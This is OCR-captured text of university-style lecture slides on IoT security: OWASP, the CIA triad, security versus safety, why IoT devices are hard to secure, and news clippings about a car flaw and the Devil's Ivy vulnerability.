
Unit 5:

IoT Security




Unit Outlines:

- Introduction to IoT Forensics:
  - IoT Security
  - Security Problems
  - Attack Surface
- OWASP Vulnerabilities & its mitigation techniques
- IoT Pentesting Approaches
- Threat Modelling in IoT
- IoT Security Architecture
- Case Study

Acknowledgements:

- Open Web Application Security Project (OWASP)

Introduction to IoT Forensics : Security




What is Security?

- "The quality or state of being secure—to be free from danger"
- A successful organization should have multiple layers of security in place:
  - Physical security
  - Personal security
  - Operations security
  - Communications security
  - Network security
  - Information security

OWASP
Open Web Application Security Project

Introduction to IoT Forensics : Security




What is Information Security?

- The protection of information and its critical elements, including systems and hardware that use, store, and transmit that information
- Necessary tools: policy, awareness, training, education, technology

OWASP
Open Web Application
Security Project

Confidentiality-Integrity-Availability (CIA)

To ensure protection against unauthorized access to or use of confidential information



CIA TRIAD

CONFIDENTIALITY

AVAILABILITY


INTEGRITY

To ensure that information and vital services are accessible for use when required

To ensure the accuracy and completeness of information to protect business processes

OWASP
Open Web Application Security Project

Security vs. Usability




Security vs. Safety (General Usage)

- Security is concerned with malicious humans that actively search for and exploit weaknesses in a system.


Security vs. Safety (General Usage)

- Security is concerned with malicious humans that actively search for and exploit weaknesses in a system.
- Safety is protection against mishaps that are unintended (such as accidents)



Problems of IoT Security


- Initial design was for private communication network then moved to IP network and later on the Internet



Problems of IoT Security

- Initial design was for private communication network then moved to IP network and later on the Internet
- Firmware updates are hard or nearly impossible after installations


OWASP
Open Web Application
Security Project



Problems of IoT Security

- Initial design was for private communication network then moved to IP network and later on the Internet
- Firmware updates are hard or nearly impossible after installations
- Started with basic security then found the security flaws and attached more complex security requirements later

OWASP
Open Web Application Security Project




Problems of IoT Security

- Initial design was for private communication network then moved to IP network and later on the Internet
- Firmware updates are hard or nearly impossible after installations
- Started with basic security then found the security flaws and attached more complex security requirements later
- Low security devices from early design are still out there and used in compatible fall-back mode

OWASP
Open Web Application Security Project

Flaw in Design




Unpatchable Flaw in Modern Cars Allows Hackers to Disable Safety Features

Thursday, August 17, 2017 Mohit Kumar

https://thehackernews.com/2017/08/car-safety-hacking.html

Flaw in Library



Welcome > Blog Home > Cloud Security > Bad Code Library Triggers Devil's Ivy Vulnerability in Millions of IoT Devices

BAD CODE LIBRARY TRIGGERS DEVIL'S IVY VULNERABILITY IN MILLIONS OF IOT DEVICES

by Tom Spring July 19, 2017 , 6:00 am

Tens of millions of products ranging from airport surveillance cameras, sensors, networking equipment and IoT devices are vulnerable to a flaw that allows attackers to remotely gain control over devices or crash them.

The vulnerability, dubbed Devil's Ivy, was identified by researchers at Senrio, who singled out high-end security cameras manufactured by Axis Communications. Senrio

Top Stories

Silence Gang Borrows From Carbanak To Steal From Banks
November 1, 2017 , 12:24 pm

Flaw in Google Bug Tracker Exposed Reports About Unpatched Vulnerabilities
October 30, 2017 , 4:39 pm

Chain of 11 Bugs Takes Down Galaxy S8 at Mobile Pwn2Own
November 2, 2017 , 1:35 pm

Popular 'Circle with Disney' Parental Control System Riddled With 23 Vulnerabilities
October 31, 2017 , 5:37 pm

